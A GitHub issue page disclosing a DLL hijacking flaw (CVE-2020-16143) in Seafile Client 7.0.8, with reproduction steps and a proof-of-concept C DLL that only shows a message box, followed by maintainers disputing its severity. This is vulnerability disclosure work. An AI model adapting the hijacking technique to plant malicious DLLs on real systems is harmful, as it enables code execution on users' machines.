New issue

Jump to bottom

DLL Hijacking "exchndl.dll" #1309

Open b1nary0x1 opened this issue on Jul 22, 2020 · 3 comments

b1nary0x1 commented on Jul 22, 2020 • edited

DLL: exchndl.dll
Affected Process: seaf-daemon.exe
Tested on: Windows 10 Pro x64 Version 10.0.19041

Description:
Seafile Client ver 7.0.8 is vulnerable to DLL hijacking because it loads “exchndl.dll” from the current working directory.

Steps to reproduce:

1. Compile the following code and name the output dll file as “exchndl.dll”.
2. Execute Seafile from where the “exchndl.dll” exists.
3. The “exchndl.dll” file will be executed.


PoC Code:

```
#include <windows.h>

BOOL WINAPI DllMain (HANDLE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
	switch (fdwReason)
	{
		case DLL_PROCESS_ATTACH:
		dll_m11();
		case DLL_THREAD_ATTACH:
		case DLL_THREAD_DETACH:
		case DLL_PROCESS_DETACH:
		break;
	}
	return TRUE;
}

int dll_m11()
{
	MessageBox(0, "Seafile DLL Hijacked!", "DLL Message", MB_OK);
}
```

Screenshots:



b1nary0x1 commented on Sep 1, 2020 Author

Please note that CVE-2020-16143 was assigned.

killing commented on Sep 24, 2020 Member

Sorry but I don't understand why this is a security issue. Users install Seafile client in system directories. The attacker has to first have the permission to write to the system directories. And it's usual for applications to load dlls. There are a lot of dll files in Seafile, why only is this one dangerous?

kateyy commented on Feb 20, 2021

@killing is it intentional to load this library at all still? Because it was dropped from release packages some time ago. See here:
https://github.com/haiwen/seafile/blob/f0097a706b007d5e6b1aff7af2c536124199840d/daemon/seaf-daemon.c#L398

👀 1

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants